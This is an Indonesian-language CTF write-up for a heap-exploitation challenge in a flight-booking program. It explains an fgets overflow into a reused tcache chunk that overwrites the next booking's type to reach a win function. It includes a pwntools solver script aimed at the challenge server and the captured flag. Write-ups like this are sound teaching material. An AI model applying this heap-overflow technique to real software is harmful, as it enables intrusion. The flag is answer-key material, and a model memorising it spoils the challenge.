
Namun disini pada input tipe flight, terdapat heap overflow dengan size 192, sementara untuk ukuran chunk sendiri hanya 0xA8 yaitu 168

```
printf("Enter booking class (Economic/Business): ");
fgets(ptr + 144, 192, stdin);
```


Solution

Meskipun tidak bisa dapat read/write after free karena terdapat pengecekan pada chunk, namun kita masih bisa menggunakan heap overflow untuk mengubah tipe booking dengan lebih simple.

Untuk melakukan heap overflow pertama kali yang harus dilakukan adalah membuat 2 chunk sehingga chunk. Delete chunk 1 agar bisa direuse kembali untuk melakukan heap overflow




Selanjutnya, karena chunk 1 telah di delete, maka akan masuk ke tcachebins. Kita akan gunakan chunk 1 tersebut yang telah di free agar dapat kita gunakan kembali dengan cara add booking flight dengan overflow bagian input tipe booking (Economic/Business) sehingga akan menimpa tipe booking pada chunk 2



Langkah selanjutnya user dapat view booking, maka fungsi win akan terpanggil

Solver script:

```
from pwn import *

context.binary = elf = ELF('chall')
context.terminal = "tmux splitw -h".split()

p = remote('chall.selekda.idcyberskills.com', 11103)
#p = elf.process()
#gdb.attach(p)

def book(name,tiket):
   p.recvuntil(b"Exit\n")
   p.sendlineafter(b": ", b"2")
   p.sendlineafter(b": ", name)
   p.sendlineafter(b": ", b"FL001")
   p.sendlineafter(b": ", tiket)

def delete(idx):
   p.recvuntil(b"Exit\n")
   p.sendlineafter(b": ", b"3")
   p.sendlineafter(b": ", str(idx).encode())

book(b"sakd", b"Economic")
book(b"aaaa", b"Economic")
delete(1)
book(b"awikwok", b"Economic" + p64(0) * 2 + p64(0xb1) + p32(3)  + b'A' * 140 +
b'Business')

p.interactive()
```



FLAG: SELEKDA{47ddb6c98e18702eeaab703dec4dee0c}